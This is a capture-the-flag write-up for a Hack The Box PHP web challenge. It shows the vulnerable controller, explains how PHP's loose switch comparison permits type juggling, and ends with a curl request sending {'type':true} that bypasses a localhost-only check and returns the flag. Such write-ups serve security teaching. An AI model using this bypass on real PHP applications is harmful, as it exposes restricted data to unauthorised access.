Juggling Facts

1) PHP Type juggling


```
public function getfacts($router)
{
    $jsondata = json_decode(file_get_contents('php://input'), true);

    if ( empty($jsondata) || !array_key_exists('type', $jsondata))
    {
        return $router->jsonify(['message' => 'Insufficient parameters!']);
    }

    if ($jsondata['type'] === 'secrets' && $_SERVER['REMOTE_ADDR'] !== '127.0.0.1')
    {
        return $router->jsonify(['message' => 'Currently this type can be only accessed through localhost!']);
    }

    switch ($jsondata['type'])
    {
        case 'secrets':
            return $router->jsonify([
                'facts' => $this->facts->get_facts('secrets')
            ]);

        case 'spooky':
            return $router->jsonify([
                'facts' => $this->facts->get_facts('spooky')
            ]);

        case 'not_spooky':
            return $router->jsonify([
                'facts' => $this->facts->get_facts('not_spooky')
            ]);

        default:
            return $router->jsonify([
                'message' => 'Invalid type!'
            ]);
    }
}
```

switch cases using == comparision by default which is vulnerable to type juggling

Comparison with Various Types

Type of Operand 1	Type of Operand 2	Result
null or string	string	Convert **null** to "", numerical or lexical comparison
bool or null	anything	Convert both sides to bool, **false** < **true**
object	object	Built-in classes can define its own comparison, different classes are incomparable, same class see Object Comparison
string, resource, int or float	string, resource, int or float	Translate strings and resources to numbers, usual math
array	array	Array with fewer members is smaller, if key from operand 1 is not found in operand 2 then arrays are incomparable, otherwise - compare value by value (see following example)
object	anything	object is always greater
array	anything	array is always greater

PHP Comparisons: Loose



Loose comparisons with ==

	TRUE	FALSE	1	0	-1	"1"	"0"	"-1"	NULL	array()	"php"	""
TRUE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE
FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE
1	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE
-1	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
"1"	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0"	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
"-1"	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
NULL	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	TRUE
array()	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	FALSE
"php"	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE
""	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE

We can use true

```
┌──(vigneswar㉿VigneswarPC)-[~/…/Juggling facts/web_juggling_facts/challenge/controllers]
└─$ curl -X POST http://94.237.57.59:53382/api/getfacts --data '{"type":true}'

{"facts":[{"id":19,"fact":"HTB{juggl1ng_1s_d4ng3r0u5!!!}","fact_type":"secrets"}]}
```